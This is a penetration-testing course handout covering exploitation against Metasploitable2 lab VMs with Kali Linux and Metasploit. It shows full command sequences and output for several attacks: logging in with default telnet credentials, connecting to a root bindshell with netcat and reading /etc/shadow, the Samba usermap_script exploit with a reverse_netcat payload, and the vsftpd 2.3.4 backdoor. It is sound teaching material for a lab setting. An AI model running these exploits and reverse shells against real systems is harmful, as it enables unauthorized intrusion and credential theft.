HO# 2.5: Exploitation & Gaining Access

Phase 1- Reconnaissance and Information Gathering

The Information gathering phase (reconnaissance) is the initial step in the penetration testing lifecycle. This phase involves collecting as much public information as possible about the organization, systems, networks, applications, and employees to identify potential vulnerabilities and formulate a strategy for further testing. Passive information gathering (reconnaissance) involves collecting data without directly interacting with the target system, reducing the risk of detection. Gathering information from publicly available sources like news outlets, blogs and social media platforms (Twitter, Facebook, LinkedIn) is named as Open-Source Intelligence (OSINT). The techniques used for OSINT are Web Scraping, Google Dorking, and social media profiling. The tools that we have used for this in HO#2.2 were `host`, `nslookup`, `dig`, `whois`, `knockpy`, `netdiscover`, `traceroute`, `whatweb`, `theHarvester`, `sherlock`, `wfw00f`, `Google Dorking`, and the famous `OSINT framework`.

Phase 2- Scanning and Vulnerability Analysis

Scanning and vulnerability analysis is the second phase of penetration testing whose objective is to discover open ports, services, OS, library versions and other information about the target machine/NW. This information is then used to identify potential vulnerabilities, weaknesses, and misconfigurations that can be exploited to gain unauthorized access to the target machine/NW. You can say in this phase we perform Active information gathering, because the tools used in this phase directly interact with the target network, hosts, ports, employees, and so on to collect data. So DONOT perform active network scanning unless you have written permission of the system owner to perform that testing. The tools that we have used for scanning and vulnerability analysis in HO#2.3 and HO#2.4 were `nmap`, `searchsploit`, `nessus`, `OpenVAS`, and `MSF`.

Phase 3- Exploitation and Gaining Access

In this phase, the pentester take the advantage of the identified weaknesses like vulnerable applications and default configurations/credentials running on the target machine to gain unauthorized initial entry into the target system by:

- Exploit known vulnerabilities
- Exploit default configurations and stolen credentials
- Brute Force weak credentials
- Launch social engineering attacks
- Launch phishing attacks

There exist many tools to perform the tasks of this phase like:

- MSF (https://www.metasploit.com/download)
- Exploit DB (https://www.exploit-db.com/)
- Burp Suite (https://portswigger.net/burp)
- SQLmap (https://sqlmap.org/)
- BeEF (Browser Exploitation Framework) (https://beefproject.com/)
- Social Engineering Toolkit (https://github.com/trustedsec/social-engineer-toolkit)
- Cobalt Strike (https://www.cobaltstrike.com/)
- PowerSploit (https://github.com/PowerShellMafia/PowerSploit)

But we will be mainly concentrating on Metasploit Framework in this handout.

Vulnerability, Malware, Exploit, Payload, and Shell Code

In some previous handout, I have explained *vulnerability*, *exploit* and *payload* using a day-to-day example. Let me repeat. Consider a locked refrigerator containing chocolates, fruit trifle, cold drinks etc. Somehow you come to know about its *vulnerability* that it can be unlocked using a CD70 key. You *exploit* that vulnerability and opens/unlock the refrigerator. Now the *payload* is the piece of program that performs the actual task once the vulnerability is exploited, i.e., eating/stealing the chocolates ☺

A ***vulnerability*** is a weakness in software, operating system, hardware, or system configurations that could be exploited by an attacker to compromise confidentiality, integrity, or availability (CIA Triad). An example vulnerability is CVE-2017-0144 that exist in Microsoft SMBv1, that allows remote code execution, having a critical CVSS level.

A ***malware*** is a self-contained executable designed/written to harm, steal or disrupt a system. A malware needs to be delivered via phishing, malicious websites, or USBs and need to be executed by the end-user by clicking it. However, it can be 0-click or n-click as well. An example of malware is WannaCry ransomware.

An ***exploit*** is a piece of code or technique that takes advantage of a vulnerability in order to gain unauthorized access, escalate privileges, or execute arbitrary code. Remember for an exploit to work, a vulnerability must exist in the target system. An exploit is delivered as a script or a crafted input that triggers the vulnerability. An example of exploit is EternalBlue.


EternalBlue is an exploit that was used to spread WannaCry ransomware by exploiting the remote code execution vulnerability in Microsoft SMBv1.

After having a clear understanding of *vulnerability*, *malware*, and exploit, there are two terms (shellcode and payload) that often confuse the students. Following table will give you a good comparison:

Feature	Shellcode	Payload
Definition	Small piece of standalone executable code	Piece of code delivered via exploit to perform a specific action, e.g., open a reverse shell, execute a command, or drop a malware and execute it
Purpose	Typically spawn a shell or execute commands	Can perform a variety of tasks, including data exfiltration and malware installation
Complexity	Usually compact and self-contained	Can be complex and may include multiple components
Execution Context	Executed within a vulnerable application	Delivered to the target system through various means
Types	Local and remote shellcode	Command execution, information gathering, RATs, downloaders, ransomwares, and so on.

Environment Setup

1. Kali Linux (Attacker Machine)
2. Metasploitable 2 (Linux based target)
3. Metasploitable3 (Windows based target)



Recap of MSF and **msfconsole**

- In our previous handout, we have discussed in detail about the famous Metasploit Framework, which provides security professionals and researchers with a comprehensive set of tools for *discovering* and *exploiting* vulnerabilities in various systems and applications.
- We have seen that in Kali Linux, files related to Metasploit Framework are in **/usr/share/metasploit-framework/** directory
- Almost all of your interaction with Metasploit will be through one of its many *modules*, located under **/usr/share/metasploit-framework/modules/** directory. The modules directory further contains `exploits`, `auxiliary`, `post`, `payloads`, `encoders`, `nops`, and `evasion` directories.
- In our previous handout, we used `msfconsole` and practically run different modules of **auxiliary** directory containing different scripts that are mainly for scanning and vulnerability analysis.
- Today we are going to use the **exploit** module directory, that contain scripts designed to exploit specific vulnerabilities in software and systems. Following table contains most of the `msfconsole` commands that we have used in our previous handout.

Commands	Description
msf6 > `help` **msf6 >** `help <command>`	The simple **help** command will give you a list and small description of all available commands divided into different categories like core commands, module commands, job commands, resource script commands, database backend commands, and so on
msf6 > `banner`	Print a stunning ASCII art banner along with version information and module counts
msf6 > `exit/quit`	The **exit** or **quit** command will simply exit `msfconsole` utility
msf6 > `show auxiliary` **msf6 >** `show exploits`	The **show** command is passed one argument that can be `exploits`, `payloads`, `auxiliary`, `encoders`
msf6 > `search telnet` **msf6 >** `search type:auxiliary telnet` **msf6 >** `search type:exploit telnet` **msf6 >** `search cve:2021-45046`	There are thousands of modules in MSF, the **search** command is used to narrow down that list. The location of modules is inside the `/usr/share/metasploit-framework/modules/` directory.
msf6 > `info exploit/multi/handler`	Once you have identified the module you are interested in using, you can use the **info** command to find out more about it
msf6> `use exploit/multi/handler` **msf6 exploit(multi/handler)>**	Once you are done with searching a specific module, then you give **use** command followed by the specific scanner/payload/exploit to change your context to that specific module, thus exposing type-specific commands. Once you are finished working with a specific module, you can issue the **back** command to move out of the current context.
msf6 exploit(multi/handler)>`show options`	Each module has a list of parameters or options, you need to configure. So, once you are in the context of a particular module, you can issue the **show options** command to display which settings are available and/or required for that specific module

msf6 exploit(multi/handler)>show advanced	To view any advanced options that may be available for a given module, you can use the **show advanced** command
msf6 exploit(multi/handler)>show payloads	When you are in the context of a particular exploit, running **show payloads** command will only display the payloads that are compatible with that particular exploit. Later you can select the payload of your choice using its name or number
msf6 exploit(multi/handler)>show targets	When you are in the context of a particular exploit, and you are not certain whether an OS is vulnerable to this exploit, the **show targets** command will display the supported OS targets. Later you can select the target of your choice using its name or number
msf6 exploit(multi/handler)> set param value	Before you can use a module to scan or exploit a target it needs to be configured for your specific use case. You can use the **set** command to update the value of a parameter
msf6 exploit(multi/handler)> unset param	The **unset** command is opposite of the set command, which removes a parameter previously configured with set command. You can remove all assigned variables with unset all command
msf6 exploit(multi/handler)> setg RHOSTS <ip of M2>	You'll notice that some parameters, such as RHOSTS appear over and over again across multiple modules. Rather than repeatedly entering the RHOSTS value for each new module we load, we can use the **setg** command to set the value of that parameter for all modules
msf6 exploit(multi/handler)> run	Once you have configured all parameters marked as required for the module you have loaded, you can execute it using the **run** command

Exploiting Default configurations/Credentials/Info Disclosure

Exploiting Banner of Telnet Service

- Let us run the `nmap` on Kali Linux to look at the telnet service, which must be running at port 23 of our target machine (Metasploitable2)

```
└─$ sudo nmap -sV -p- m2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 12:18 PKT
Nmap scan report for m2 (10.0.2.7)
Host is up (0.0026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
40610/tcp open  java-rmi    GNU Classpath grmiregistry
47402/tcp open  mountd      1-3 (RPC #100005)
48282/tcp open  status      1 (RPC #100024)
49899/tcp open  nlockmgr    1-4 (RPC #100021)
```

- Let us try to login to the target machine from Kali Linux using `telnet` service.

  `$ telnet <ip of M2>`

- The telnet banner displays a lot of information. For example, observe in the screenshot the line that says:


  Login with `msfadmin/msfadmin` to get started

- This is information disclosure, which exist in the telnet configuration file `/etc/issue.net` on M2 machine. You can change this file and use `systemctl` to restart `telnet` service.

```
dartsec$ telnet 10.0.2.4
Trying 10.0.2.4 ...
Connected to 10.0.2.4.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Jul 14 09:56:08 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Exploiting Banner of Apache Server

- The output of `nmap` also tells us that in Metasploitable2 machine, at port 80, Apache httpd 2.2.8 is running. If you access the service by opening a browser and giving http://10.0.2.7:80 address you will get the following page that tells you that you can login with msfadmin/msfadmin.



- Similarly, you can check this out using command line utility curl:

Exploiting Bind Shell

- The output of `nmap` also tells us that in Metasploitable2 machine, at port 1524, there is a service running with the name of `bindshell`.
- Too easy to believe. On port 1524 a **`bindshell`** service is running. We can make use of such misconfiguration by simply using the `netcat` utility that uses TCP and UDP connections to read and write in a network.

```
kali@kali $ nc <ip of M2>  1524

root@metasploitable# whoami
root

root@metasploitable# cat /etc/shadow
☺
```

Exploiting Vulnerable `Samba 3.0.20` on Metasploitable2

- Samba is a free software re-implementation of the SMB networking protocol. SMB (Server Message Block) is an application layer protocol that is mainly used for providing shared access to things like files and printers on the network.
- Network Basic Input/Output System (NetBIOS) is the mechanism that Microsoft Windows systems use to share resources, particularly file and printer shares. NetBIOS uses ports 137, 138 and 139. NetBIOS provides three distinct services:
    - Session service (NetBIOS-SSN) for connection-oriented communication.
    - Datagram distribution service (NetBIOS-DGM) for connectionless communication.
    - Name service (NetBIOS-NS) for name registration and resolution.

- Let us run the `nmap` on Kali Linux to look at some of the vulnerable services along with their versions running on the target machine (Metasploitable2)
  `$ sudo nmap -sV 10.0.2.4`


```
dartsec$ sudo nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 08:52 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7A:FC:20 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.37 seconds
```

- The output that `samba` service runs on ports 139 and 445, however, `nmap` did not tell us the exact version of `smbd` service.
- To find out the exact version, let us try the `auxiliary/scanner/smb/` module, and within that let us try the related scanner file named `smb_version`.


```
msf6> use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version)> show options
msf6 auxiliary(scanner/smb/smb_version)> set RHOSTS <IP of M2>
msf6 auxiliary(scanner/smb/smb_version)> run
```

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.2.4:445          - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.0.2.4:445          -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.2.4:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```


- Now that we know that Metasploitable 2 is running `Samba 3.0.20`, we need to find out if this version is vulnerable and if there exist exploit for this. There are different ways to do this:
    - **Research online:**
        - **i. Search on Google:** for "Samba 3.0.20 exploit"




ii. Exploit-DB: https://www.exploit-db.com



iii. CVE Details: https://www.cvedetails.com/



iv. Vulnerability & Exploit Database: https://www.rapid7.com/db/



- Other than searching online as shown above, the easiest way is to use the `searchsploit` tool on Kali Linux terminal, or use the `msfconsole search` command as shown below:

$ searchsploit samba 3.0.20

```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba 3.0.20
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                              | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)    | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                               | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                       | linux_x86/dos/36741.py
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

- Instead of using `searchsploit` tool on Kali Linux terminal, we can use `msfconsole search` command as shown below:

msf6> search samba 3.0.20

```
msf6 > search samba 3.0.20

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

- Let us use the MSF's `usermap_script` to exploit this vulnerable `samba 3.0.20` service:

```
msf6> use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
```

- Do note that the payload has been set to a default, you can always change it

msf6 exploit(multi/samba/usermap_script)> `show options` or `info`

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.c
   RPORT   139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.115    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

- Let us check out the payloads that can be send with this specific exploit:

```
msf6 exploit(multi/samba/usermap_script)> show payloads
```

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                 .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd     .                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd               .                normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                 .                normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                 .                normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat              .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping       .                normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6  .                normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                   .                normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp          .                normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp           .                normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_zsh                 .                normal  No     Unix Command Shell, Bind TCP (via Zsh)
   17  payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   18  payload/cmd/unix/pingback_bind            .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   19  payload/cmd/unix/pingback_reverse         .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netca
)
   20  payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
```

- Let the payload be default, i.e., `payload/cmd/unix/reverse_netcat`

```
msf6 exploit(multi/samba/usermap_script)> set RHOSTS <IP of M2>
msf6 exploit(multi/samba/usermap_script)> set payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script)> show options
```

```
Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host
   RHOSTS   192.168.8.110    yes       The target host(s), see https://docs.metasploit.c
                                       oit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.115    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- You can note that we have set RHOSTS and payload options. The LHOSTS and LPORT is automatically set to IP of Kali and port 4444 respectively. You can always change these if you want to.

- Now since all the required options are set, we are ready to run the exploit**msf6 exploit(multi/samba/usermap_script)>** `run`

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.8.115:4444
[*] Command shell session 1 opened (192.168.8.115:4444 → 192.168.8.110:41957)

whoami
root
hostname
metasploitable
ls
bin
boot
cdrom
dev
etc
home
```

- So, we have successfully exploited the vulnerable `samba 3.0.20` service running on M2 to gain unauthorized root access. To do this an exploit was delivered via a script that has triggered the vulnerability. The payload that we have used in the exploit was `cmd/unix/reverse_netcat` We all know that a payload is a piece of code delivered via exploit to perform a specific action.

To Do:

- Inside Kali Linux, visit `/usr/share/Metasploit-framework/modules/payloads/` directory and check out different categories of payloads (singles, stagers, stages).
- Try to use different payloads with this exploit and see what results do you achieve. Is there a restriction of using a payload or we are free to use any and all will work. Find out the answers to these questions.

Exploiting Vulnerable **`vsftpd 2.3.4`** on Metasploitable2

- The FTP is a standard network protocol used for transferring files between a client and server over a TCP/IP network. FTP itself is not secure; it transmits data, including usernames and passwords, in plain text, making it vulnerable to eavesdropping and attacks.
- The VSFTPD is an FTP server designed with security in mind. It includes features like SSL/TLS support for encrypted connections, making it more secure than standard FTP. It provides a more robust and flexible configuration, allowing administrators to control various aspects of FTP operations, including user access and permissions. It has features like chrooting (jailing users to their home directories) and the ability to disable anonymous access by default.
- Let us run the `nmap` on Kali Linux to look if our target machine (Metasploitable2) is running FTP service

  `$ sudo nmap -sV <ip of M2>`

- The output of above command will show that FTP is running at TCP port 21 and the version of the service is `vsftpd 2.3.4`.
- Let's see if this version of `vsftpd 2.3.4` is vulnerable or not by using **`searchsploit`**:

  `$ searchsploit vsftpd 2.3.4`

```
dartsec$ searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

- Let's see if this version of `vsftpd 2.3.4` is vulnerable or not by using **`nmap script`**:

  `$ nmap -p 21 --script vuln <ip of M2>`

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21 --script vuln 192.168.8.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-23 01:04 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.8.110
Host is up (0.016s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
```

- Let's see if this version of `vsftpd 2.3.4` is vulnerable or not by using **`msfconsole search:`**

`msf6> search vsftpd`

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

- The module (`exploit/unix/ftp/vsftpd_234_backdoor`) exploits a malicious backdoor that was introduced into the `vsftpd-2.3.4.tar.gz` archive between June 30th 2011 and July 1st 2011. This backdoor was removed on July 3rd 2011. It is available in MSF, so let us use it:

```
msf6> use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> show payloads
msf6 exploit(unix/ftp/vsftpd_234_backdoor)> show options
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 3 opened (10.0.2.15:37741 → 10.0.2.4:6200) at 2024-07-16 07:23:48 -0400

whoami
